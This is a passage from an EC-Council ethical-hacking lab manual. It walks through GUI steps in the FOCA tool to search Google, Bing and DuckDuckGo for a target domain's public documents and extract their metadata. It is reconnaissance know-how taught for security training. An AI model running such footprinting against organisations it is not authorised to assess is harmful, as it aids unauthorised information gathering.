


8. The **Project saved successfully** pop-up appears, click **OK** to close it.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


9. To extract the information of the targeted domain, select all three search engines (**Google**, **Bing**, and **DuckDuckGo**) present under **Search engines** section. Similarly, under **Extensions** section, click **All** option to choose all the given extensions and then click the **Search All** button.



10. The **Search All** button automatically toggles the **Stop** button, and begins gathering information on the target domain in the middle pane.


11. After the scans are completed, the **Stop** button automatically toggles back to the **Search All** button. The gathered result on the Metadata associated with the target domain appears, as shown in the screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




12. To view the file information stored in the sub-domain, right-click on any URL and click **Link(s)** --> **Open in browser** from the context menu.

    Note: If a **How do you want to open this?** pop up appears, select any web browser (here, **Google Chrome**) and click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


13. The extracted file from the domain by using FOCA appears on the web browser, as shown in the screenshot.



14. Close the web browser.

